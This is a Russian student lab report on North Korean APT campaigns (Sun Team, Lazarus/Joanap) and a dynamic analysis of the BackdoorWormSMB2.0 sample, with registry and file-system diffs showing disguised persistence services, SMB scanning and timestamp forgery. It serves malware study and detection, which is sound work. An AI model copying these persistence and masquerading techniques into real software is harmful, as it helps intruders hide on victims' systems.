Министерство науки и высшего образования Российской Федерации
Санкт-Петербургский Политехнический Университет Петра Великого
—
Институт прикладной математики и механики
Кафедра «Информационная безопасность компьютерных систем»

ЛАБОРАТОРНАЯ РАБОТА № 3

«Изучение сценариев целевых атак и используемого в них программного обеспечения»

по дисциплине «Безопасность операционных систем»

Выполнил
студент гр. 43609/1 Куликов Д.А.
<подпись>

Преподаватель
Жуковский Е.В.
<подпись>

Санкт-Петербург
2019

1 Цель работы

Изучение сценариев известных целевых атак (APT, Advanced persistent threats), рассмотрение способов их обнаружения и предотвращения. Изучение программного обеспечения, используемого в целевых атаках.

2 Формулировка задания

В ходе выполнения лабораторной работы необходимо выполнить следующие действия:

1. Получить у преподавателя вариант задания (таблица 1), состоящий из названия целевой атаки и/или имя исследуемого файла. Также получить архив для изучения, содержащий экземпляры файлов, связанные с указанной атакой.
2. При проведении исследования ОБЯЗАТЕЛЬНО (!) все взаимодействия с изучаемыми файлами проводить в виртуальной машине.
3. Исследовать существующие публикации, описывающие указанную целевую атаку и инструменты, используемые в ней. Представить в отчете описание рассматриваемых атак.
4. Провести динамический и статический анализ полученных экземпляров ВПО. С помощью утилит мониторинга изменений в системе (например, SysTracer, Total Uninstall, Sandboxie, RegShot) отследить изменения в системе после запуска исследуемых файлов (драйверы, службы, реестр, файлы). Используя утилиты ProcessMonitor и WinAPIOverride/WinAPI Monitor отследить действия, выполняемые исследуемым ПО. Используя утилиту ProcessHacker изучить создаваемые ВПО процессы и их ресурсы (загруженные библиотеки, открытые файлы, объекты синхронизации, сетевые порты). Для определения назначения исполняемых файлов и их алгоритмы работы стоит использовать дизассемблеры и отладчики (IDA Pro, Immunity Debugger, WinDBG) и WinAPI-мониторы (WinAPIOverride, WinAPI Monitor).
5. Описать принцип работы исследованных компонентов. Определить и изучить код, связанный с осуществлением следующих действий:

a. закрепление в системе (добавление в автозагрузку, заражение существующих файлов, установка своих компонентов, установка служб);

b. повышение привилегий (эксплуатация уязвимостей, запуск специальных инструментов);

c. сбор информации о системе (пользователи, установленное ПО, недавно используемые программы и файлы и т.д.);

d. поиск средств защиты в системе (анализ процессов, файлов/директорий, реестра);

e. сетевая активность (сбор информации об устройстве сети, сетевые атаки);

f. реализация сетевых атак (MITM);

g. эксплуатация уязвимостей (CVE, описание уязвимости);

h. связь с управляющим (C&C) сервером (получение / отправка информации);

i. поиск целевой информации в системе (название и содержание файлов);

j. доступ к критической информации (кража аутентификационной информации: пароли, история браузера и других приложений);

k. реализация вредоносных действий (майнинг, разрушающее воздействие, шифрование);

l. взаимодействие с информацией, хранимой другими приложениями (браузеры, почта);

m. изменение конфигурации системных и прикладных приложений (RDP, межсетевой экран, Windows Defender и т.д.).

6. Привести фрагменты ассемблерного / псевдокода (восстановленного кода на языке C) наиболее важных функций ПО, выявленных в соответствие с п. 5 задания.
7. Представить результаты изучения, используемого в APT программного обеспечения в формате таблицы 2.
8. Описать в отчете также следующую информацию касательно исследуемой APT-атаки:

a. цели атак;

b. типовые сценарии атаки;

c. описание используемых уязвимостей;

d. описание используемых сторонних средств (например, mimicatz, PSExec и т.д.);

e. техники, используемые для обхода средств защиты и закрепления в системе;

f. другая важная информация.

3 Ход работы

В соответствии с полученным вариантом в ходе работы было изучено вредоносное ПО DPRK.

Общее описание APT

Sun Team

Группа Sun Team APT использует вредоносное ПО для системы Android, которое было опубликовано в официальном магазине Google Play. Эта компания, названная RedDawn экспертами безопасности McAfee, является второй компанией, проводимой той же группой APT в 2018 году. Эксперты отметили, что это первый случай, когда APT использует настоящий Google Play магазин в качестве канала распространения. Раньше эта группа использовала социальные сети, электронную почту и чат-приложения.

McAfee обнаружил, что хакерам удалось загрузить три приложения в Google Play – на основе учетных записей электронной почты и устройств Android, использованных в предыдущей атаке. Приложения включают в себя информацию о пищевых ингредиентах, Fast AppLock и AppLockFree. Они оставались в Google Play около 2 месяцев, после чего были удалены.

Рисунок 1 – Приложения в магазине Google

В то время как приложения для еды и FastAppLock представляют собой вредоносные программы для кражи данных и в то же время получают дополнительные исполняемые файлы (.dex) и команды с облачного сервера управления, AppLockFree – программа-разведчик, которая готовится установить будущий payload.

Скаченное и установленное приложение копирует личные данные, включая фото, контакты, и смс сообщения и отсылает их атакующим. Вредоносное ПО распространяется друзьям, предлагая им оставить feedback с помощью Facebook аккаунта с фейковым профилем.

После заражения устройства, ПО использует Dropbox и Yandex для загрузки данных и запроса команд, включая дополнительные файлы.

Логи, полученные вредоносным ПО, выглядят аналогично другим журналам Sun Team APT, также в открытом виде атакующие использовали email адреса для разработчиков вредоносного ПО, связанных с группой из Северной Кореи.




Рисунок 2 – Обнаружение таких же email адресов как и в ранних операциях

Вредоносное ПО, используемое в этой компании, встречалось с 2017 года, исследователи наблюдали многочисленные версии одного и того же кода.

Злоумышленники не коренные жители Южной Кореи, но знакомы с ее культурой и языком. Они и тестировали свое ПО на разных мобильных устройствах, в то время как коды эксплоитов, обнаруженных в облачном хранилище использовали модифицированные версии общедоступных эксплоитов выхода из песочницы и повышения привилегий, выполнения произвольного кода.

Некоторые из эксплоитов были изменены, но эксперты считают, что разработчики в настоящее время недостаточно умелы, чтобы разрабатывать свои собственные эксплоиты 0-day. Также наблюдалось, что хакеры Sun Team создавали фальшивые аккаунты, используя фотографии из социальных сетей и личности южнокорейцев. Помимо кражи личных данных, хакеры генерировали виртуальные телефонные номера, что позволяло им регистрироваться в онлайн службах Южной Кореи.

Lazarus Group

Lazarus Group – группа угроз, которая была приписана правительству Северной Кореи. Она была активна по крайней мере с 2009 года и несла ответственность за разрушительное нападение на Sony Pictures Entertainment в ноябре 2014 года в рамках компании под названием Operation Blockbuster by Novetta.

Вредоносное ПО, используемое Lazarus Group, участвовало и в других компаниях, включая «Operation Flame», «Operation 1Mission» , «Operation Troy», «DarkSeoul», и «Ten Days of Rain». В конце 2017 года Lazarus Group использовала KillDisk, инструмент для очистки диска, в атаке на онлайн-казино в Центральной Америке.

В данной работе исследуется Joanap Malware. Считается, что ботнет, названный Joanap является частью «Hidden Cobra» - APT, часто называемой Lazarus Group или Guardians of Peace и поддерживаемой Северной Кореей.

Hidden Cobra – группировка, которая была связана с WannaCry в 2016 году, атакой Swift Banking в 2016, а также взломом Sony Motion Pictures в 2014 году.

Начиная с 2009 года, Joanap – это инструмент удаленного доступа (RAT), который попадает в систему жертвы с помощью червя SMB под названием Brambul, который распространяется с одного компьютера на другой с помощью брутфорса паролей Windows Server Message Block (SMB), используя список стандартных паролей. Оказавшись там, Brambul загружает Joanap на зараженный компьютер, открывая бэкдор для атакующих и предоставляя им контроль над сетью зараженных компьютеров.

Интересно, что компьютеры, зараженные ботнетом Joanap, не принимают команды от центрального сервера. Вместо этого они опираются на на peer-to-peer соединение, что делает каждый компьютер частью системы управления и контроля. Несмотря на то, что в настоящее время Joanap обнаруживается многими системами защиты от вредоносных программ, включая защитника Windows, им по-прежнему заражено множество компьютеров.

Чтобы идентифицировать зараженные хосты и уничтожить ботнет, ФБР и AFOSI получили законные ордера на обыск, которые позволили агентствам присоединиться к ботнету, создав и запустив «намеренно зараженные» компьютеры, имитирующие зомби для сбора данных, как технической, так и «ограниченной» идентифицирующей информаци, в попытках сопоставить их.

Собранная информация о компьютерах, зараженных вредоносным ПО Joanap, включает IP- адреса, номера портов и временные метки соединения, что позволило ФБР и AFOSI построить карту текущего ботнета Joanap.

В настоящее время, агенства уведомляют жертв о наличи Joanap на своих зараженных компьютерах через интернет-провайдеров и даже отправляют персональные уведомления людям, у которых нет маршрутизатора.

BackdoorWormSMB2.0

Начнем изучение предложенного ПО с BackdoorWormSMB2.0.exe.

Для начала было установлено ПО SysTracer, с помощью которого был сделан снимок состояния системы до запуска вредоносного ПО. Запустив файл и сделав новый снимок был получен список изменений.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\			mod
SCardPrv	REG_MULTI_SZ	SCardPrv	add
Wmmvsvc	REG_MULTI_SZ	Wmmvsvc	add
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\SCardPrv			**add**
Description	REG_SZ	Manages and controls access to a smart card inserted into a smart card reader attached to the co mputer and protect from others.	add
DisplayName	REG_SZ	SmartCard Protector	add
ErrorControl	REG_DWORD	0x00000001 (1)	add
ImagePath	REG_EXPAND_SZ	%SystemRoot%\system32\svchost.exe -k SCardPrv	add
ObjectName	REG_SZ	LocalSystem	add
Start	REG_DWORD	0x00000002 (2)	add
Type	REG_DWORD	0x00000020 (32)	add
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\SCardPrv\Parameters			**add**
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\system32\scardprv.dll	add

Рисунок 3 – Изменения, полученные с помощью SysTracer

Проанализировав эти данные с помощью сайта https://www.itprotoday.com/compute-engines/what-are-errorcontrol-start-and-type-values-under-services-subkeys можно сделать вывод, что создается сервис SCardPrv, установлен на автозагрузку и запуск и использует в качестве dll scardprv.dll.

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\Wmmvsvc\			add
Description	REG_SZ	Provides Windows Media management information to and from drivers.	add
DisplayName	REG_SZ	Windows Media Management Driver Extensions	add
ErrorControl	REG_DWORD	0x00000001 (1)	add
ImagePath	REG_EXPAND_SZ	%SystemRoot%\system32\svchost.exe -k Wmmvsvc	add
ObjectName	REG_SZ	LocalSystem	add
Start	REG_DWORD	0x00000002 (2)	add
Type	REG_DWORD	0x00000020 (32)	add
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\Wmmvsvc\Parameters			**add**
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\system32\Wmmvsvc.dll	add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SCardPrv			**add**
Description	REG_SZ	Manages and controls access to a smart card inserted into a smart card reader attached to the co mputer and protect from others.	add
DisplayName	REG_SZ	SmartCard Protector	add
ErrorControl	REG_DWORD	0x00000001 (1)	add
ImagePath	REG_EXPAND_SZ	%SystemRoot%\system32\svchost.exe -k SCardPrv	add
ObjectName	REG_SZ	LocalSystem	add
Start	REG_DWORD	0x00000002 (2)	add

Type	REG_DWORD	0x00000020 (32)	add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SCardPrv\Parameters			**add**
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\system32\scardprv.dll	add

Рисунок 4 - Изменения, полученные с помощью SysTracer

c:\Windows\System32\					mod
KB25879.dat		2019-08-17 17:31.44	4	---A--	add
mssscardprv.ax		2017-05-22 16:05.42	1,352	--SA--	add
scardprv.dll		2017-05-22 16:05.42	77,824	--SA--	add
Wmmvsvc.dll		2017-05-22 16:05.42	91,664	--SA--	add

Рисунок 9 – Созданы dll библиотеки и ax файл

Ax файл – конфигурационный файл, характеризующий количество прослушивающих портов.

С такими же параметрами создается еще 1 сервис: Wmmvsvc с dll Wmmvsvc.dll. Те же сервисы дополнительно копируются в ControlSet001.

Name	Version	Company	Status	Startup	File name	Modified	File size	Info
Services\								mod
SmartCard Protector	6.1.7600.16385	Microsoft Corporation	Run	Auto	C:\Windows\system32\svchost.exe	2009-07-14 04:14.41	20,992	add
Windows Media Management Driver Extensions	6.1.7600.16385	Microsoft Corporation	Run	Auto	C:\Windows\system32\svchost.exe	2009-07-14 04:14.41	20,992	add

Рисунок 5 – Сервисы запущены

Running Processes\svchost.exe -k SCardPrv\Opened Handles\							add
		Directory	\BaseNamedObjects				add
		File	\Device\Afd				add
		File	\Device\Nsi				add
		Directory	\KnownDlls				add
		Directory	C:\Windows\System32				add
		File	C:\Windows\System32\mssscardprv.ax		2017-05-22 16:05.42	1,352	add
		Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options				add
		Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions				add
		Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Language Groups				add
		Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Locale				add
		Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Locale\Alternate Sorts				add
		Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions				add
		Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager				add
		Key	HKLM\SYSTEM\ControlSet001\services\WinSock2\Parameters\NameSpace_Catalog5				add
		Key	HKLM\SYSTEM\ControlSet001\services\WinSock2\Parameters\Protocol_Catalog9				add
		Key	HKU\.DEFAULT\Control Panel\International				add
Running Processes\svchost.exe -k SCardPrv\Opened Ports\							add
		TCP	0.0.0.0	443		LISTENING	add

Рисунок 6 – Открытые сервисом файлы и порт

Running Processes\svchost.exe -k Wmmvsvc\Opened Handles\						add
		Directory	\BaseNamedObjects			add
		File	\Device\Afd			add
		File	\Device\NamedPipe\wkssvc			add
		File	\Device\Nsi			add
		Directory	\KnownDlls			add
		Directory	C:\Windows\System32			add
		Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options			add
		Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions			add
		Key	HKLM\SYSTEM\ControlSet001\Control\NetworkProvider\HwOrder			add
		Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions			add
		Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager			add
		Key	HKLM\SYSTEM\ControlSet001\services\WinSock2\Paramet			add

			ers\NameSpace_Catalog5			
		Key	HKLM\SYSTEM\ControlSet001\services\WinSock2\Parameters\Protocol_Catalog9			add
		Key	HKU\.DEFAULT\Control Panel\International			add

Рисунок 7 – Открытые сервисом файлы (следует отметить Pipe)

Здесь важно отметить открытые порты, в состоянии SYN_SENT (сканирование локальной сети этим сервисом):

Running Processes\svchost.exe -k Wmmvsvc\Opened Ports\								add
		TCP	192.168.48.130	49407	192.168.48.202	445	SYN_SENT	add
		TCP	192.168.48.130	49408	192.168.48.203	445	SYN_SENT	add
		TCP	192.168.48.130	49409	192.168.48.204	445	SYN_SENT	add
		TCP	192.168.48.130	49410	192.168.48.205	445	SYN_SENT	add
		TCP	192.168.48.130	49411	192.168.48.206	445	SYN_SENT	add
		TCP	192.168.48.130	49412	192.168.48.207	445	SYN_SENT	add
		TCP	192.168.48.130	49413	192.168.48.208	445	SYN_SENT	add
		TCP	192.168.48.130	49414	192.168.48.209	445	SYN_SENT	add
		TCP	192.168.48.130	49415	192.168.48.210	445	SYN_SENT	add

Рисунок 8 – Сканирование сети сервисом Wmmvsvc

Конечно, в память теперь загружены dll wmmvsvc.dll и scardprv.dll.

Аналогичные данные, но без сетевых характеристик были получены с помощью Regshot, но в менее читабельном виде:


```
rolSet001\services\SCardPrv\Type: 0x00000020
rolSet001\services\SCardPrv\Start: 0x00000002
rolSet001\services\SCardPrv\ErrorControl: 0x00000001
rolSet001\services\SCardPrv\ImagePath: "%SystemRoot%\system32\svchost.exe -k SCardPrv"
rolSet001\services\SCardPrv\DisplayName: "SmartCard Protector"
rolSet001\services\SCardPrv\ObjectName: "LocalSystem"
rolSet001\services\SCardPrv\Description: "Manages and controls access to a smart card inserted into a smart card reade
rolSet001\services\SCardPrv\Parameters\ServiceDll: "%SystemRoot%\system32\scardprv.dll"
rolSet001\services\Wmmvsvc\Type: 0x00000020
rolSet001\services\Wmmvsvc\Start: 0x00000002
rolSet001\services\Wmmvsvc\ErrorControl: 0x00000001
rolSet001\services\Wmmvsvc\ImagePath: "%SystemRoot%\system32\svchost.exe -k Wmmvsvc"
rolSet001\services\Wmmvsvc\DisplayName: "Windows Media Management Driver Extensions"
rolSet001\services\Wmmvsvc\ObjectName: "LocalSystem"
rolSet001\services\Wmmvsvc\Description: "Provides Windows Media management information to and from drivers. "
rolSet001\services\Wmmvsvc\Parameters\ServiceDll: "%SystemRoot%\system32\Wmmvsvc.dll"
entControlSet\services\SCardPrv\Type: 0x00000020
entControlSet\services\SCardPrv\Start: 0x00000002
entControlSet\services\SCardPrv\ErrorControl: 0x00000001
entControlSet\services\SCardPrv\ImagePath: "%SystemRoot%\system32\svchost.exe -k SCardPrv"
entControlSet\services\SCardPrv\DisplayName: "SmartCard Protector"
entControlSet\services\SCardPrv\ObjectName: "LocalSystem"
entControlSet\services\SCardPrv\Description: "Manages and controls access to a smart card inserted into a smart card r
entControlSet\services\SCardPrv\Parameters\ServiceDll: "%SystemRoot%\system32\scardprv.dll"
entControlSet\services\Wmmvsvc\Type: 0x00000020
entControlSet\services\Wmmvsvc\Start: 0x00000002
entControlSet\services\Wmmvsvc\ErrorControl: 0x00000001
entControlSet\services\Wmmvsvc\ImagePath: "%SystemRoot%\system32\svchost.exe -k Wmmvsvc"
entControlSet\services\Wmmvsvc\DisplayName: "Windows Media Management Driver Extensions"
entControlSet\services\Wmmvsvc\ObjectName: "LocalSystem"
entControlSet\services\Wmmvsvc\Description: "Provides Windows Media management information to and from drivers. "
entControlSet\services\Wmmvsvc\Parameters\ServiceDll: "%SystemRoot%\system32\Wmmvsvc.dll"
```

Рисунок 9 – Пример данных, полученных с помощью Regshot

Аналогичные были получены данные и с Sandboxie:

```
[ Changes to filesystem ]
  * Creates file (empty) C:\Windows\system32\KB25879.dat
  * Creates file C:\Windows\system32\mssscardprv.ax
  * Creates file C:\Windows\system32\scardprv.dll
  * Creates file C:\Windows\system32\Wmmvsvc.dll

[ Changes to registry ]
  * Creates value "NukeOnDelete=00000001" in key HKEY_LOCAL_MACHINE\software\microsoft\Windows\CurrentVersion\Explorer\BitBucket
  * Creates value "UseGlobalSettings=00000001" in key HKEY_LOCAL_MACHINE\software\microsoft\Windows\CurrentVersion\Explorer\BitBucket
  * Creates value "DontShowUI=00000001" in key HKEY_LOCAL_MACHINE\software\microsoft\Windows\Windows Error Reporting
  * Creates Registry key HKEY_LOCAL_MACHINE\software\microsoft\Windows\Windows Error Reporting\LocalDumps
  * Creates value "SCardPrv=SCardPrv" in key HKEY_LOCAL_MACHINE\software\microsoft\Windows NT\CurrentVersion\Svchost
                binary data=530043006100720064005000720076000000000
  * Creates value "Wmmvsvc=Wmmvsvc" in key HKEY_LOCAL_MACHINE\software\microsoft\Windows NT\CurrentVersion\Svchost
               binary data=57006D006D00760073007600630000000000
  * Creates value "Type=00000020" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\SCardPrv
  * Creates value "Start=00000002" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\SCardPrv
  * Creates value "ErrorControl=00000001" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\SCardPrv
  * Creates value "DisplayName=SmartCard Protector" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\SCardPrv
                  binary data=53006D006100720074004300610072006400200050007 2006F00740065006300740006F0072000000
  * Creates value "ImagePath=%SystemRoot%\system32\svchost.exe -k SCardPrv" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\SCardPrv
                 binary data=2500530079007300740065006D0052006F006F00740025005C007300790073007400650063007400 6F00730074002E
  * Creates value "ServiceDll=%SystemRoot%\system32\scardprv.dll" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\SCardPrv\Parameters
                  binary data=2500530079007300740065006D0052006F006F00740025005C007300790073007400650063006D00330032005C007300760063006800 6F00730074002E
  * Creates value "Type=00000020" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Wmmvsvc
  * Creates value "Start=00000002" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Wmmvsvc
  * Creates value "ErrorControl=00000001" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Wmmvsvc
  * Creates value "DisplayName=Windows Media Management Driver Extensions" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Wmmvsvc
                  binary data=570069006E0064006F007700730020004D006500640069006100200 4D0061006E006100670065006D0065006E0074002000440072006900760060
  * Creates value "ImagePath=%SystemRoot%\system32\svchost.exe -k Wmmvsvc" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Wmmvsvc
                 binary data=2500530079007300740065006D0052006F006F00740025005C007300790073007400650063006D00330032005C007300760063006800 6F00730074002E
  * Creates value "ServiceDll=%SystemRoot%\system32\Wmmvsvc.dll" in key HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Wmmvsvc\Parameters
                  binary data=2500530079007300740065006D0052006F006F00740025005C007300790073007400650063006D0057006D006D00760073007600630002
  * Modifies value "NukeOnDelete=00000001" in key HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\Volume\{85fb381d-7
        old value empty
  * Creates value "(Default)=31" in key HKEY_CURRENT_USER\software\SandboxAutoExec
  * Creates value "SandboxieRpcSs.exe=Sandboxie COM Services (RPC)" in key HKEY_CURRENT_USER\software\classes\Local Settings\Software\Microsoft\Win
                          binary data=530061006E00640062006F007800690065002004300 4F004D002000530065007200760069006300650073002000280052005000430002
  * Creates value "BackdoorWormSMB2.0.exe=BackdoorWormSMB2.0" in key HKEY_CURRENT_USER\software\classes\Local Settings\Software\Microsoft\Windows\S
                           binary data=42006100630006B0064006F006F00720057006F0072006D0053004D00420032002E0030000000
```

Рисунок 10 – Отчет Sandboxie



Malicious Action	Performed
Defined file type created or modified in Windows folder	YES
Defined file type created or modified	NO
Defined file type created or modified in AutoStart location	NO
Defined AutoStart file created or modified	NO
Defined registry AutoStart location created or modified	YES
Simulated keyboard or mouse input	NO
Connection to Internet	NO
Attempt to load system driver	NO
Attempt to end Windows session	NO
Start a service	NO
Hosts file modified	NO
Keylogger activity	NO
Backdoor activity	NO
Malware Analyzer detection routine	NO
Creation or opening of a service or event	NO
Custom folder/registry entry	YES
Network shares access	NO
Assorted suspicious actions	NO

Рисунок 11 – Отчет анализатора BSA

Далее, чтобы подтвердить выводы предыдщего анализа был использован WinApiOverride для отслеживания вызывов Win API




Рисунок 12 – Открытие Service Control Manager

Рисунок 13 – Вероятно, проверка, что машина уже заражена




Рисунок 14 – Поиск ресурса и создание и запись библиотеки scardprv.dll




Рисунок 15 – Подделка времени создания файла




Рисунок 16 – Все то же самое с Wmmvsvc.dll

